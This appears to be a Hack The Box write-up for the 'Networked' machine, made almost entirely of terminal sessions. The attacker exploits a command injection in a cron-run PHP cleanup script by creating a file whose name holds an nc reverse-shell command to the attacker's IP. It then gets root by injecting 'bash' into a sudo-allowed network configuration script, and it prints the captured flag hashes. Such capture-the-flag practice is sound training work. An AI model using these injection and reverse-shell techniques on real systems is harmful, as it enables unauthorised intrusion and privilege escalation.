10


(root kali)-[/Documents/htb/boxes/networked]
netcat -lvnp 9001
Ncat: Version 7.91 (https://nmap.org/ncat)
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.146.
Ncat: Connection from 10.10.10.146:38990.
bash: no job control in this shell
bash-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.2$ python -c 'import pty;pty.spawn("/bin/bash");'
python -c 'import pty;pty.spawn("/bin/bash");'


bash-4.2$ cd guly/
bash-4.2$ cat user.txt
cat: user.txt: Permission denied
bash-4.2$ ls
check_attack.php crontab.guly user.txt
bash-4.2$ ls -al
total 28
drwxr-xr-x. 2 guly guly 159 Jul 9 2019 .
drwxr-xr-x. 3 root root 18 Jul 2 2019 ..
lrwxrwxrwx. 1 root root   9 Jul 2 2019 .bash_history → /dev/null
-rw-r--r--. 1 guly guly 18 Oct 30 2018 .bash_logout
-rw-r--r--. 1 guly guly 193 Oct 30 2018 .bash_profile
-rw-r--r--. 1 guly guly 231 Oct 30 2018 .bashrc
-rw------- 1 guly guly 639 Jul 9 2019 .viminfo
-r--r--r--. 1 root root 782 Oct 30 2018 check_attack.php
-rw-r--r-- 1 root root 44 Oct 30 2018 crontab.guly
-r--------. 1 guly guly 33 Oct 30 2018 user.txt

```
bash-4.2$ cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
bash-4.2$ cat check_attack.php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "----------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
}

?>
```

what if

```
nohup /bin/rm -f /path/;malicous command
```

```
bash-4.2$ cd /var/www/html/uploads/
bash-4.2$ pwd
/var/www/html/uploads
bash-4.2$ touch -- ';nc -c bash 10.10.14.18 7000;.php'
```

```
┌──(root💀kali)-[/Documents/htb/boxes/networked]
└─# nc -lvnp 7000
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::7000
Ncat: Listening on 0.0.0.0:7000
Ncat: Connection from 10.10.10.146.
Ncat: Connection from 10.10.10.146:53410.
id
uid=1000(guly) gid=1000(guly) groups=1000(guly)
```

```
[guly@networked ~]$ cat user.txt
526cfc2305f17faaacecf212c57d71c5
[guly@networked ~]$ sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
```

```
[guly@networked ~]$ cat /usr/local/sbin/changename.sh
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
        echo "interface $var:"
        read x
        while [[ ! $x =~ $regexp ]]; do
                echo "wrong input, try again"
                echo "interface $var:"
                read x
        done
        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
```

```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
interface NAME:
saad
interface PROXY_METHOD:
saad
interface BROWSER_ONLY:
saad
interface BOOTPROTO:
saad bash
[root@networked network-scripts]# is
bash: is: command not found
[root@networked network-scripts]# id
uid=0(root) gid=0(root) groups=0(root)
```

```
[root@networked network-scripts]# cat /root/root.txt
0a8ecda83f1d81251099e8ac3d0dcb82
```